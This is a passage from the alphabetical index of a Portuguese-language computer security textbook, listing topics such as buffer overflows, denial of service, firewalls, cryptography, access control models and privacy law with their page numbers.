Difusão direta, 221, 225, 226

Digital Millennium Copyright Act — DMCA (Lei de Direitos Autorais do Milênio Digital), 555-556

Digital Rights Management — DRM (gerenciamento de direitos autorais), 556-559

Digital Signature Standard DSS (padrão de assinatura digital), 53, 626

Direito de acesso, 23, 25, 97, 101-108, 110-111, 114-115, 119-123, 134-137, 162, 352, 356

Direitos autorais, propriedade intelectual e, 553-554

Diretório ativo (DA), 385

Dirupção, 118, 14, 15, 19, 174, 205, 484, 511, 552, 671, 676

Discretionary Access Control — DAC (controle de acesso discricionário), [99](#), [102-107](#)

domínios de proteção, [107](#)

modelo de, [103-104](#)

Disfarce, ameaças à segurança por, [14](#), [15](#), [19](#), [231](#)

Disponibilidade, [49](#), [7-118](#), [10](#), [14](#), [15-17](#), [19-20](#), [23](#), [24](#), [27](#), [30-31](#), [118](#), [128](#), [140](#), [151](#), [154](#), [157-158](#), [165](#), [184](#), [205-206](#), [215](#), [227](#), [370](#), [375](#), [411](#), [424](#), [438](#), [440](#), [447](#), [450](#), [458](#), [460](#), [477-478](#), [511](#), [516](#), [522-523](#), [530](#)

Distribuição de chave, criptografia simétrica, [601-603](#)

Distributed Denial of Service — DDos (recusa de serviço distribuída), [213-215](#)

Distributed Detection and Interference — DDI (detecção e interferência distribuídas), [250](#), [251](#)

DomainKeys Identified Mail (DKIM), [636-638](#)

Domínios de proteção, DAC, [107-108](#)

Domínios, Kerberos, [657](#)

DoS, *See Denial-of-service (DoS)*

Download não autorizado, [166](#), [167](#), [180](#), [186](#)

Downloader, [166](#)

Drones, *See Bots*

Dynamic Separation of Duty — DSD (separação dinâmica de deveres), [118](#)

## E

e-mail, [165](#), [176-179](#), [509-510](#), [633-636](#)

certificados de chave pública, [636](#)

dados assinados, S/MIME, [633](#)

dados claros assinados, S/MIME, [635](#)

dados envelopados, S/MIME, [635](#)

Multipurpose Internet Mail Extension (MIME), [633-635](#)

política de uso da Internet, 509, 510  
políticas de uso, 509-510  
protocolos de segurança da Internet, 633-636  
Secure/Multipurpose Internet Mail Extension (S/MIME), 633-635  
vírus, 165, 176-179

Educação de segurança, 478, 505, 517

Electronic Codebook — ECB (livro de código eletrônico), 40, 595-596

Electronic Frontier Foundation (EFF), 38

Elliptic Curve Cryptography — ECC (criptografia de curva elíptica), 53-54, 626

Encapsulating Security Payload — ESP (encapsulamento de segurança de carga útil), 647, 648

Encrypting File System (EFS), 386

Entrada de programa, 337-347

- ataques de injeção, 339-343
- ataques de scripting entre sites (XXS), 343-344
- estouro de capacidade de buffer, 338
- fuzzing, 346-347
- interpretação de, 338-344
- sintaxe de validação, 344-346
- tamanho de, 338

Envelopes digitais, 56

Escaneamento (varredura), 174-175, 192, 194-195

Escrever código de programa seguro, 347-352

Espaço de endereço, 174, 293, 299-301, 303, 319-321, 323, 326, 329, 403, 523, 535, 538-539

Estouro de capacidade, 293-331

- área de dados globais, 326

ataques mais um, [322](#)  
buffer, [293-331](#)  
estrutura de pilha substituta, [321-322](#)  
heap, [323-326](#)  
pilha, [294-315](#)  
retorno à chamada do sistema, [322-323](#)  
Estouro de capacidade da área de dados globais, [326](#)  
Estouro de capacidade de buffer, [293-331](#), [338](#)  
aspectos básicos de, [294-297](#)  
ataques, [293](#)  
defesas de tempo de compilação, [315-319](#)  
defesas em tempo de execução, [319-320](#)  
entrada de programa e segurança de software contra, [337-338](#)  
excesso, [294](#), [329](#)  
mecanismos da chamada de função, [298-299](#)  
no-execute (NX), [320](#)  
pilha, [297-306](#)  
shellcode, [307-315](#)  
Estouro de capacidade de buffer de pilha, [297-299](#)  
Estouro de capacidade de heap, [323-326](#)  
Estouro de capacidade de pilha, [294-315](#)  
Estrutura de cifra de Feistel, [582-583](#)  
Estrutura de pilha substituta, [321-322](#)  
Estrutura de pilha, [297-298](#)  
Ética, [564-571](#)  
Association of Information Technology Professionals (AITP) Standard, [567](#),  
[569](#)

Código da Association for Computing Machinery (ACM), 567-568  
Código do Institute of Electrical and Electronic Engineers (IEEE), 567, 569  
códigos de conduta, 567-568  
profissões de SI e, 564-565  
sistemas de computador e de informação, 565-567  
European Union Data Protection Directive, 559-560  
Exercícios de laboratório, 708  
Expansão de chave AES, 591  
Exploração de vulnerabilidade, *See* Vermes  
Exploração do dia zero, 178-179  
Exposição, 14, 333, 378, 443, 446, 452, 475, 485, 552, 563  
Expressão regular, 345, 531  
Extended Service Set — ESS (conjunto de serviço estendido), 672, 673, 675, 676, 677  
Extensible Markup Language (XML), 665

## F

Falácia da taxa base, 243  
problema da, do IDS, 243  
Falsificação, 14, 15, 42  
Falsificação (spoofing) de endereço de fonte, 208-210, 223, 227  
Falsificação (spoofing), 208, 210-212, 268  
Falsificação de endereço IP, 268  
Falsificação SYN, 206, 210, 211, 212, 213, 220, 224, 225, 227, 228  
Falsos negativos, 235  
Falsos positivos, 235  
Família, requisitos de segurança de TI, 423

Family Education Rights and Privacy Act (FERPA), 10

Fatores humanos de segurança de computadores, 501-517

- conscientização, treinamento e educação de, 501-505
- políticas de e-mail, 509-510
- políticas de uso da internet, 509
- práticas e políticas de emprego, 506-508

Federal Information Processing Standards (FIPS), 6, 8-10, 19-21, 111, 492-496

Ferramentas criptográficas, 35-60

- assinaturas digitais, 54-57
- autenticação de mensagem, 42-49
- chaves, 39, 49-51
- confidencialidade, 35-42
- criptografia de chave pública, 49-57
- criptografia de dados armazenados, 58-60
- criptografia simétrica, 35-42, 56
- funções hash, 42-48
- gerenciamento de chave, 54-57
- números aleatórios, 57-58
- números pseudoaleatórios, 57-58
- Pretty Good Privacy (PGP), 59

Filtro de Bloom, 77-78

FIPS, *See Federal Information Processing Standards (FIPS)*

Firewall pessoal, 273-274

Firewalls, 263-289

- See also* Projetos de firewall

- baseados em hospedeiro, 265, 273
- características de, 265-265

distribuídos, 277  
embasamento, 272-274  
filtração de pacotes, 265-269  
gerenciamento de ameaças unificado (UTM), exemplo de, 280-284  
hospedeiro bastião, 272  
inspeção com estado, 269-270  
localizações e configurações de, 275-277  
necessidade de, 264-265  
pessoais, 273-274  
portal de nível de circuito, 271  
Portal no nível de aplicação, 270  
redes DMZ, 275-277  
redes privadas virtuais (VPN), 275-277  
screening router, 277  
sistemas de prevenção de intrusão (IPS), 233, 263-284  
Firewalls baseados em hospedeiro, 273, 277  
Firewalls de filtração de pacotes, 268-269  
Firewalls de inspeção com estado, 269-270  
Firewalls distribuídos, 277  
Flash crowd (multidão instantânea), 222  
Fonte de ameaça, 450-451  
Formato, 193, 231, 245, 252-254, 306, 319, 326, 343, 381, 528, 531-532, 534, 543, 544, 555, 580, 613, 633, 634, 635, 636, 648, 649, 660, 661, 673  
Fórmula característica, 142-144, 145, 160  
Fornecimento de energia elétrica sem interrupção (UPS), 489  
Fortalecimento, OS, 373-377  
Função biblioteca, 297, 307, 323, 324, 329, 358-361, 364, 534, 535, 536, 539

Função compressão, [63-64](#), [618](#)  
Função pseudoaleatória, [689-690](#)  
Função registradora (logging), [373](#), [377-379](#), [383](#), [528-539](#)  
bibliotecas intercaláveis, [534-537](#)  
implementação de auditoria de segurança de, [528-539](#)  
níveis de sistema de, [528-533](#)  
nível de aplicação, [533-534](#)  
registro de eventos do Windows, [528-530](#)  
syslog (UNIX), [530-533](#)  
Funções de biblioteca-padrão, [358-361](#)  
Funções hash de uma via, [43-45](#)  
Funções hash resistentes a colisão, [47](#)  
Funções hash resistentes à pré-imagem, [47](#)  
Funções hash resistentes à segunda pré-imagem, [47](#)  
Funções hash seguras, *See* [Funções hash](#)  
Funções hash, [42-49](#), [609-615](#)  
algoritmo MD5 de resumo de mensagem, [635-636](#)  
autenticação de mensagem e, [42-49](#)  
autenticação de mensagem usando, [609-615](#)  
de uma via, [43-45](#)  
requisitos para, [47-48](#)  
Secure Hash Algorithm — SHA (algoritmo de hash seguro), [48](#), [611-614](#)  
seguras, [48](#), [609-615](#)

## G

Gancho de manutenção, [187](#)

Garantia, segurança, 28, 423, 424, 427-431

avaliação da segurança de TI, 427-431

escopo de, 427-428

níveis de avaliação (evaluation levels — EALs), 428-429

público visado, 427

requisitos, 423, 424

Gerador de números verdadeiramente aleatórios (TRNG), 57-58

Gerenciamento

controle de, 21, 466, 467, 479, 560

sistema de (RDBMS), 75, 99, 102, 127, 128-130, 160, 252, 264, 429, 438, 460, 468, 492, 558, 653, 663, 664

Gerenciamento de chave, 54-57, 150

Gerenciamento de configuração, 17, 20-21, 265, 424, 428, 468, 470, 476-477, 479-480, 539

Gerenciamento de identidade, 663-665

Gerenciamento de mudança, [438](#), [476](#), [479](#)

Gerenciamento de patch

- em segurança de Linux/Unix, [381](#)
- em segurança de Windows, [384](#)

Gerenciamento de segurança de tecnologia de informação (TI) (Information Technology [IT] security management), [437-463](#), [465-480](#)

*See also* [Implementação de segurança](#), [Avaliação de risco de segurança](#)

- análise de risco de segurança detalhada, [445-456](#)
- avaliação de risco de segurança, [442-445](#), [456-460](#)
- contexto organizacional de, [440-442](#)
- controles (salvaguardas), [465-472](#), [474-476](#)
- desenvolvimento de política, [440-442](#)
- estudos de caso de, [456-460](#), [477-478](#)
- implementação de, [465](#)
- International Standards Organization (ISO), [437-438](#), [468-470](#)
- National Institute of Standards and Technology (NIST), [468-472](#)
- planos, [474](#)
- revisão geral de, [437-438](#)

Gerenciamento de segurança de TI, [2](#), [39](#), [437-460](#), [465](#), [466](#), [473](#), [474](#), [475](#), [476](#), [477](#), [515](#)

Gerenciamento federado de identidade, [663-665](#)

Grupo, [5-6](#), [101](#), [376](#), [381-382](#)

- chaves, [681](#), [684](#), [686](#), [688](#), [690](#)

Grupos de notícias USENET, [5](#)

## H

Hackers, [233](#)

*See also* [Projetos de hacking](#)

Handshake Protocol (protocolo de cumprimento), [641-643](#)  
Hardware, segurança de computadores e, [12](#), [16](#)  
Hierarquia de papéis geral, [117](#), [118](#)  
Hierarquia de papéis limitada, [122](#)  
Hierarquias de papéis desempenhados, [111](#), [112](#), [114](#), [117](#), [118](#), [121](#)  
  controle de acesso DBMS, [136-137](#)  
  definidos pelo usuário, [137-138](#)  
  fixos de banco de dados, [137](#)  
  fixos de servidor, [137](#)  
  hierarquias, [114](#), [117-118](#)  
  papéis desempenhados, [111-113](#), [114](#), [117-118](#), [137-138](#)  
RBAC, [111-114](#), [116](#)  
Hierarquias, RBAC, [114](#), [117-118](#)  
Hipervisor, [374](#), [387-390](#)  
HMAC, [615-618](#)  
Honeypots (potes de mel), [254-256](#)  
Hospedeiro bastião, [272](#), [277](#)  
Host Audit Record (HAR), [245](#)  
HTTPS (HTTP sobre SSL), [185](#), [186](#), [633](#), [643-645](#)

## I

Identificação, [20](#), [67](#), [79](#), [83](#), [241-243](#)  
Identificação de penetração baseada em regra, [241-243](#)  
IDS baseado em hospedeiro, [194](#), [235](#), [237](#), [243](#), [245](#), [250](#), [278](#)  
IDS  
  *Veja* [Intrusion Detection Systems \(IDS\)](#)

IEEE 802.11 Wireless LAN (LAN sem fio IEEE 802.11)

aliança Wi-Fi, 673

arquitetura de protocolo IEEE, 802, 673

componentes de rede e modelo arquitetônico, 673-675

serviços, 675-677

visão geral, 672

IEEE 802.11i Wireless LAN Security (segurança de LAN sem fio IEEE 802.11)

fase de autenticação, 681-683

fase de descoberta, 678-681

fase de gerenciamento de chave, 684-688

fase de transferência de dados protegidos, 688-689

fases de operação, 678-689

função pseudoaleatória, 689-690

serviços, 678

visão geral, 677

IEEE 802.1X, 671, 681, 684, 686

Impedir, 14, 18, 19, 21, 24, 28, 30, 57, 69, 93, 97, 118, 140, 142, 145, 186, 195, 215, 222, 225, 226, 233, 235, 243, 268, 270, 283, 293, 315, 318, 321, 326, 328, 332, 342, 343, 345, 354, 355, 360, 361, 365, 372, 374, 377, 385, 407, 408, 412, 416, 417, 450, 467, 468, 481, 482, 490, 498, 499, 513, 515, 522, 552, 555, 556, 559, 561, 638, 642, 645, 648, 671, 689

Implementação de segurança, 465-517

*Veja também* Practical Security Assessments (avaliações de segurança prática)

controles (salvaguardas), 465-472, 473-474

controles de segurança ISO, 468-470

controles de segurança NIST, 468-472

detecção de incidentes, 511-513

documentação de incidentes, 515

estudo de caso de, 477-478

gerenciamento de segurança de TI, 437-463, 465-517

manutenção, 475

mudança e gerenciamento de configuração, 476-477

planos, 472-473

resposta a incidentes, 513-514

seguimento, 474-478

tratamento de incidentes, 477

Incapacitação, 14, 15

Independente de posição, 307, 308

Infeccionador de arquivo, 171

Inferência, 15, 138-141, 142-144

algoritmo de detecção de, 140-141

bancos de dados estatísticos (SDB), a partir de, 144

canal, 138

comprometimento, 142-144

segurança de banco de dados e, 138-141

Infração, propriedade intelectual e, 553

Infraestrutura de chave pública (PKI), 661-663

autenticação na Internet e, 661-663

funções e protocolos de gerenciamento, 663

modelo IETF Public Key Infrastructure X.475 (PKIX), 662-663

Injeção SQL, 333, 341, 342

Inscrição, 89, 90

Integridade, *See Autenticidade*

*See also* Integridade de dados, Integridade de sistema

Integridade de dados, 8, 15, 18, 23, 24, 25, 28, 42, 48, 51, 54, 93, 243, 417, 482,

549, 609, 610

Integridade de sistema, 8, 15, 16, 385, 406, 429, 513, 549, 572

Interceptação, 14, 15, 194, 535, 550, 560

Interconexão de sistemas abertos (OSI), 21

Interface de soquete bruto, DoS, 208

International Convention on Cybercrime, 550

International Telecommunication Union (ITU), 6

Internet Architecture Board (IAB), 6

Internet Engineering Task Force (ITEF), 6

Internet Protocol Security (IPSec), 645-650

- aplicações de roteamento de, 646
- associações de segurança (SA), 647
- Authentication Header (AH) (cabeçalho de autenticação), 647
- benefícios de, 646
- Encapsulating Security Payload (ESP), 647, 649-650
- escopo de, 647
- visão geral de, 645

Internet Society (ISOC), 6

Intrusão

- detecção, 9, 28, 58, 69, 70, 191, 217, 219, 226, 231-260
- troca de detecção, 252-254

Intrusos, 231-234

Inundação SYN, 205, 213, 215, 249, 282, 650

IPS baseado em hospedeiro, 278-279

IPS, *See* Intrusion Prevention Systems (IPS)

IPSec, *See* Internet Protocol Security (IPSec)

IPv, 4, 249, 645-650

IPv, 6, 222, 645-650

Irretratabilidade, não repúdio, 9, 23, 24, 424, 470, 525

ISO — International Organization for Standardization, 6, 422-424, 437-440, 468-470, 560-562

ISO 27002, 501, 502, 506, 507, 508, 523, 524, 525, 560

ITU, *See International Telecommunication Union (ITU)*

ITU Telecommunication Standardization Sector (ITU-T), 6, 21-23, 520-521

## K

Kerberos, 653-659

autenticação na Internet e, 653-659

desempenho de, 659

domínios, 657

protocolo, 653-657

serviço de concessão de tíquete (ticket-granting service — TGT), 654

tíquete de concessão de tíquete (TGT), 654-657

versões 4 e 5, 658-659

Keyloggers, 166, 186

Kit de ataque, 166-168, 180

## L

LAN sem fio (WLAN), 15, 265, 593, 594, 669, 673, 675, 677, 688, 690

Lei da Privacidade dos Estados Unidos (*United States Privacy Act*), 560

Lei dos Direitos Autorais do Milênio Digital (DMCA), 555-556

Leituras/relatórios, 710

Liberação do conteúdo de mensagens, 18

Linguagem de consulta, 129-130

*See also* Structured Query Language (SQL)

Linhas de comunicação, segurança de computadores e, 16, 18

Livro de código eletrônico (Electronic Codebook — ECB), 40, 595-596

Lockfile, segurança de software, 361

Log, 27, 39, 70, 85, 87, 176, 233, 235, 237, 241, 241, 253, 254, 256, 257, 258, 259, 270, 272, 276, 277, 280, 306, 356, 376, 378, 383, 398, 399, 406, 418, 475, 513, 519, 525, 526, 528, 529, 530, 531, 532, 533, 537, 539-540, 541, 542, 543, 544, 545, 546, 562, 624, 654, 656

## M

Malware, *See* Contramedidas

*See also* Corrupção de sistema, Vírus, Vermes

classificação, 165-167

fontes de ataque, 168

*kits* de ataque, 167

terminologias, 166

Mandatory Access Controls (MAC), 99, 397

Marcas registradas, propriedade intelectual e, 555

Matriz de acesso, 102-107, 111-112, 122-123, 398

MD, 5, 48, 72, 614, 618, 635, 660, 679, 688

Mecanismo de segurança, 11, 12, 21, 30, 411

Mecanismos de chamada de função, estouro de capacidade de buffer, 298-299

Média e desvio-padrão, 240, 241

Memória não executável, 320, 321, 322

Mensagem de resposta ao reset (ATR), 81

Message Integrity Code — MIC (código de integridade de mensagem), 678, 679, 686, 688

Michael, 679, 686, 688

Mix column transformation, AES, 590

MLS, *See Segurança Multinível (Multilevel Security — MLS)*

Modelo, 12-14, 97, 99, 103-107, 113-114, 116, 117, 131, 142, 152, 154, 155, 158, 175-176, 239, 240, 241, 243, 252, 253, 265, 269, 332, 335, 347, 352, 364, 385, 395-409, 414, 429, 431, 440, 473, 493, 498, 502, 520-521, 522, 557, 558, 579, 638, 639, 661, 673, 675

Modelo Bell-Lapadula (BLP), 395-404

Modelo da série temporal, 240

Modelo de auditoria e alarmes (X, 816), 520-521

Modelo de integridade Biba, 404-405

Modelo de integridade Clark-Wilson, 405-406

Modelo de processo de Markov, 240

Modelo IETF Public Key Infrastructure X.509 (PKIX), 661-663

Modelo multivariáveis, 240

Modelo muralha da China, 407-409

Modelos de segurança de computadores

- Avaliação de Segurança Security Evaluation (IT)
- See also* Computação confiável em módulo de plataforma
- Veja também;* Sistemas confiáveis Modelo de Bell-Lapadula

- descrição formal, 397-399
- descrição geral, 396-397
- exemplo, 399-402
- introdução, 395-396
- limitações, 404
- multics, 403
- operações abstratas, 399

Modificação de mensagens, 19

Modo, 40, 40, 42, 43, 51, 103, 107, 114, 124, 169, 175, 188, 189-190, 246, 257, 265, 274, 397, 399, 403, 403, 511, 526, 535, 538, 595-600, 610, 648, 649-650, 689

Modo contador (Counter mode — CTR), 599-600

Modo de encadeamento de cifra de bloco (Cipher Block Chaining — CBC), 596-597

Modo de núcleo, DAC, 107

Modo de realimentação de cifra de bloco (Cipher Block Feedback — CFB), 597-600

Modos de operação, criptografia simétrica, 40, 594-600

Módulo de plataforma confiável (Trusted Platform Module — TPM), 418, 420-421

Módulos carregáveis, 538

Monitor de máquina virtual (Virtual machine monitor — VMM), 387

Monitores de referência, TC, 410-412

Multipurpose Internet Mail Extension (MIME), 633-635

## N

Não autorizado, 8, 15, 16, 17, 69, 75, 79, 97, 100, 127, 138, 138, 158, 235, 241, 248, 269, 273, 332, 362, 397, 404, 410, 482, 511, 527, 556, 647, 654, 671

National Institute of Standards and Technology (NIST), 6, 7, 28, 30, 40, 53, 427, 502, 583

*See also* Federal Information

National Security Agency (NSA) (Agência Nacional de Segurança), 411

Network interface card — NIC (cartão de interface de Internet), 246

Network-based Intrusion Prevention Systems — NIPS (sistemas de prevenção de intrusão baseados em rede), 279-280

NIST, *See* National Institute of Standards and Technology (NIST)

Níveis de avaliação da garantia de segurança (Evaluation Assurance Levels —

EALs), 428-429

Nível de risco, 14, 254, 442, 448, 451, 453, 454, 458, 460, 461, 471, 472, 473, 478

Nível de segurança, 396, 397, 398, 399, 402, 403, 404, 411, 412, 432, 434, 445

Núcleo, 371, 375, 383, 387-388

Números aleatórios, 57-58

- distribuição uniforme, 57
- gerador de, verdadeiros (TRNG), 58
- imprevisibilidade de, 57
- independência de, 57
- números pseudoaleatórios *versus*, 58

Números pseudoaleatórios, 57-58

## O

Obediência a regras de segurança, 438, 475, 479

Objetos de controle de acesso, 101

Obstrução, 14, 16

Ocultação, dissimulação

- backdoor, 187-188

- rootkit, 188-189

- contramedidas, 194

- externo, 190

- máquina virtual, 190

- modo de núcleo, 189-190

Open Shortest Path First (OSPF), 647

Operação atômica, segurança de software, 362

OS convidado, 387-390

OS, *See* [Sistemas operacionais \(OS\)](#)

OSI

*Veja* Open Systems Interconnection (OSI)

Overrun

*Veja* Overflows

## P

Pacote de veneno, DoS, [207](#)

Padrão de conduta da Association of Information Technology Professionals (AITP), [567](#), [569](#)

Páginas de guarda sentinelas, [321](#)

Papéis mutuamente exclusivos, RBAC, [115](#)

Particionamento, [147](#)

Patches, patching, [374-375](#), [378](#)

Patentes, propriedade intelectual e, [554](#)

Payload, *See* [Agente de ataque](#)

*See also* [Roubo de informações](#)

*Veja* Ação sub-reptícia

*See also* [Corrupção de sistema](#)

Perfis de proteção (PPs), [424](#)

Permissão, segurança de computadores e, [114](#), [117](#)

Permissões, [374](#), [376](#), [381-382](#), [385](#)

Personal Identification Number (PIN), [79](#)

Personal Identity Verification (PIV), [492-496](#)

Perturbação, [144-150](#)

consultas de amostras aleatórias, [149](#)

da saída, [144](#), [148](#)

limitações de, [148-150](#)

troca de dados, 148-149

Phishing, 165, 167, 180-181, 186-187

Phishing com arpão, 187, 200

Ping da morte, DoS, 207

Plano de implementação, 438, 465, 466, 473, 478

Plano de segurança de TI, 472-473, 474

Poli-instanciação, 417, 418

Política aberta de controle de acesso, 100-101

Política de controle de acesso fechada, 122

Política de segurança organizacional, 440, 441, 508, 517

Política de segurança, 9, 13, 25, 27, 30, 97, 252, 253, 254, 265, 268, 285, 405, 409, 412, 426, 427, 428, 438, 440-442, 461, 462, 468, 470, 475, 491, 499, 507-508, 509, 510, 517, 519, 526, 539, 540, 678, 681

Políticas corporativas, 491

Políticas de uso da Internet, 509

Ponto de acesso (AP), 494, 496-498, 669-673, 678, 681-682, 690

Pontos de imposição de política (Police Enforcement Points — PEPs), 250, 251

Portal de nível de aplicação, 270

Portal de nível de circuito, 271

Portas de comunicação (Gateways), 262-271

Práticas e políticas de emprego, 506-508

Pretty Good Privacy (PGP), 59

Prisão chroot, 358, 383-384

Privacidade, 559-564

- European Union Data Protection Directive, 559-560
- leis e regulamentações de, 559-560
- resposta organizacional a, 560

United States Privacy Act, 560

utilização de computadores, 560-562

vigilância de dados e, 562-564

Privilégios, 356-358, 530

aumento de escala de, 356

mínimos, 100, 356-358, 508

segurança de Windows e, 530

sistemas operacionais (OS), 356-358

Probabilidade, 27, 49, 179, 187, 199, 337, 347, 351, 359, 443, 444, 447, 451, 451-452, 453, 454, 456, 458, 459, 460, 461, 471, 475, 477, 489

Problema de fatoração para algoritmos RSA, 620-622

Processing Standards (FIPS)

Programação defensiva, 336

*See also* Projetos de programação

Projetos de firewall, 709

Projetos de hacking, 707-708

Projetos de pesquisa, 708

Projetos de programação, 708

Propriedade \*, 397-399, 403-404, 409, 412, 414, 432-434

Propriedade de segurança simples (propriedade ss), 397, 412, 414, 432, 434

Propriedade DS, 397, 399

Propriedade intelectual, 553-559

Digital Millennium Copyright Act (DMCA), 555-556

Digital Rights Management (DRM), 556-559

direitos autorais, 553-554

infração, 553

marcas registradas, 555

patentes, 554

relevância para a segurança de redes e computadores, 555

tipos de, 553-555

Proprietário, 51, 54, 60, 79, 101, 104, 105, 106, 107, 108, 109, 110, 113, 122, 134, 136, 137, 138, 151, 152, 153, 160, 243, 353, 355, 356, 362, 364, 382, 553, 554, 556, 564, 656, 659

Proteção e aleatorização do espaço de endereço, 319-321

Protocol Type Selection (PTS), 81

Protocolo, *See* Protocolo de autenticação  
*See also* Protocolos de segurança na Internet

Protocolo de autenticação, 80, 81, 86-88, 626

- biométrico, 87-88
- desafio/resposta, 80
- estático, 80
- gerador de senhas dinâmico, 80
- seleção de tipo de protocolo (PTS), 81
- senhas, 86-87
- tokens, 80, 81, 87

troca de chave de Diffie-Hellman, 624

Protocolo de desafio/resposta, 86, 88, 90, 93, 95

Protocolos de segurança da Internet, 633-652

- e-mail, 633-636
- Multipurpose Internet Mail Extension (MIME), 633-634
- protocolo de segurança da Internet (IPSec), 645-650
- Secure Sockets Layer (SSL), 639-643
- Secure/Multipurpose Internet Mail Extension (S/MIME), 633-634
- Transport Layer Security (TLS), 639

Proxy, *See* Gateways

## Q

Qualidade de software, 333, 368

## R

Radix-64, 635, 636

Raiz, 382-384

Ransomware, 183

RBAC, *See* Role-based access control (RBAC)

Recursos (ativos) de sistema, 13-14, 14-16, 18, 449

ameaças a dados, 17

ameaças a linhas de comunicação, 18-19

ameaças a, 14-16, 18-19

ameaças ao hardware, 16

ameaças ao software, 16-17

ataques à segurança de redes, 18-19

ataques a, 14-19, 18-19

categorias de, 14

identificação de, para avaliação de risco de segurança, 449-450

vulnerabilidades de, 13-14

Recursos de sistema com vazamento, 14

Recusa de Serviço (Denial-of-service — DoS), 19, 89, 249, 205-227

amplificação, 220-222

ataques, 221-222

autenticação de usuário e, 89

clássica, 208

defesas contra, 222-226  
distribuída (DDos), 213-215  
inundação, 212-213  
reação contra, 226-227  
reflexão, 218-220  
spoofing de endereço de fonte, 208-210  
SYN spoofing, 210-212  
Tribe Flood Network (TFN), 213  
Redes DMZ, 275  
Redes, segurança de computadores e, 14, 18-19  
Reescrita binária dinâmica, 537-539  
Registros de auditoria, detecção de intrusão baseada em hospedeiro e, 237-239, 243  
Relação, 130, 131, 356, 371, 413, 450, 471  
Relatórios, 710  
Reprodução, 19, 23, 57, 63, 87, 88, 89, 93, 467, 626, 642, 648, 652, 656, 657, 688, 689  
Repúdio, irretratabilidade, 14, 15, 30, 467, 525  
Requests for Comments (RFCs), 6, 12-14, 223, 532  
Requisitos de garantia de segurança, 423, 424  
Requisitos funcionais, segurança de TI, 423  
Resistência a colisão forte, 627  
Resistência a colisão fraca, 628  
Resistente a colisão, 47-48, 61, 63  
Resistente a colisão forte, 47, 61  
Resistente a colisão fraca, 47  
Resposta a incidentes, 20, 21, 226, 227, 378, 468, 470, 477, 478, 501, 510-515

Restrição ao tamanho da consulta, 145-146

Restrições a papéis desempenhados, 115

Resumo de mensagem, 43, 46, 45, 48, 611, 612, 614, 633, 635, 688

Retorno à chamada do sistema, 322-323

Return Address Defender (RAD), 319

Revelação, 9, 14, 18, 23, 140, 148, 404, 459, 467, 470, 510, 569, 574

Revisão de auditoria, 470, 522-523, 540, 546

RFCs, *See Requests for Comments (RFCs)*

Risco, 13, 21, 448-454  
*See also* Avaliação de risco de segurança  
análise, 451-454  
apetite, 448  
avaliação de, 454  
avaliação, 437-462, 466, 471  
consequências e impacto de ameaças, 452-453, 456  
controles existentes, 451  
identificação de, 449-451  
probabilidade de ameaça, 451-452, 456  
recursos de sistema e, 13, 21, 448-449  
registro para documentação de, 453-454, 455, 458, 460  
tratamento de, 455-456

Robust Security Network (RSN), 677, 679, 681, 686

Rootkit, 166, 172, 188, 189, 190, 194, 215, 375

Rótulos de capacidade, 102-103

Roubo de informações  
espionagem, 187  
keyloggers, 186

phishing, 186-187  
reconhecimento, 187  
roubo de identidade, 186-187  
spyware, 186  
Ruído como interferência física, 488

## S

Saída de programa, 364-366  
Sal, 70, 72, 73, 75, 95, 96  
Salvaguarda, 11, 16, 438, 442, 465-472, 479-480, 502, 516, 574  
Screening router, 277  
SDB, *See* Bancos de dados estatísticos (Statistical Databases — SDB)  
Secure programming  
    *Veja* Defensive Programming  
Secure Sockets Layer (SSL), 639-643  
    Alert Protocol, 641  
    arquitetura de, 639  
    Change Cipher Spec Protocol, 641  
    Handshake Protocol, 641-643  
    Record Protocol, 640-641  
Secure/Multipurpose Internet Mail Extension (S/MIME), 633-636  
Security Assertion Markup Language (SAML), 666  
Security Associations — SA (associações de segurança), 647  
Security information and event management (SIEM), 542, 543, 546, 547  
Security information and event management system (SIEM), 542-543  
Security information management system (SIM), 542  
Security Parameters Index (SPI) (índice de parâmetros de segurança), 648

Segurança corporativa, 273, 440

Segurança de computadores, 7-31, 395-434, 549-575

*See also* Segurança multinível (MLS), Segurança física, Computação confiável(TC)

ameaças à, 14-19

aspectos legais e éticos de, 549-572

cibercrime e, 549-553

computação confiável (TC), 418-422

confidencialidade de, 9, 10, 11

contramedidas, 13, 14, 19-20

CSI/FBI Computer Crime and Security Survey, 461

desafios de, 11-12

equipe de resposta, 501, 510-513, 514, 516-517

estratégia para, 27-28

guia do leitor, 1-6

incidente, 206, 227, 501, 510-513, 514, 516-517

integridade de, 8, 9-11, 23

interconexão de sistemas abertos, arquitetura para, 21-25

modelo de, 12-14

multinível (MLS), 403-404

privacidade e, 8-10, 559-564

propriedade intelectual e, 553-559

quebra de níveis, 9-10

recursos (ativos) de sistema, 14, 15, 18

redes, 14, 18-19, 26

sinopse de, 7-28

tendências de, 26-27

terminologia para, 13

Segurança de infraestrutura, *See Segurança física*

Segurança de instalações, 481

Segurança de Linux/Unix

administração de usuários, 381-382

configuração de aplicação e serviço, 381

controles de acesso, 382-383

gerenciamento de patch, 381

teste, 384

Segurança de software, 332-370

entrada de programa, 337-347

escrever código de programa seguro, 347-352

programação defensiva e, 332-337

saída de programa, 363-366

sistemas operacionais, interação de, 352-363

Segurança de virtualização

alternativas para, 387-388

questões, 388-389

teste, 389-390

Segurança do Windows

administração de usuários, 385

configuração de aplicação e serviço, 385-386

controles de acesso, 385

gerenciamento de patches, 384

teste, 386

Segurança em nuvem, *See Computação em nuvem*

Segurança física, 400-419

- ameaças à, 482-488
- ameaças ambientais à, 485-487, 489
- ameaças causadas por seres humanos à, 488, 490-491
- ameaças técnicas a, 487-488, 489-490
- desastres naturais e, 482-485
- planejamento e implementação para, 411-412
- política corporativa, exemplo de, 491
- prevenção e atenuação de ataques, 489-491
- quebras de segurança, recuperação de, 491
- segurança lógica e, integração de, 491-498
- verificação de identidade pessoal (PIV), 492-498

Segurança lógica, 481, 491-498

Segurança multinível (MLS), 395-434

- See also* Avaliação de segurança de tecnologia de informação (TI), Computação confiável (TC)

- aplicação de, 298-305
- avaliação da segurança de tecnologia de informação, 422-427
- computação confiável (TC), 395-434
- controle de acesso baseado em papel desempenhado (RBAC), para, 413-414
- modelo Bell-Lapadula (BLP), 395-404
- modelo de integridade Biba, 404-405
- modelo de integridade Clark-Wilson, 405-406
- modelo muralha da China, 407-409
- segurança de banco de dados e, 414-416

Segurança no ambiente, 481

Segurança sem fio

*See also* IEEE 802.11 Wireless LAN, IEEE  
Senhas, 48-49, 69-78, 86-87  
abordagens de quebra, 72-73  
autenticação de usuário e, 68-78  
compilação de dicionário, 75  
controle de acesso a arquivos, 75  
escolhas de, 73-75  
estratégia de verificação reativa, 75-76  
estratégias de seleção, 75-78  
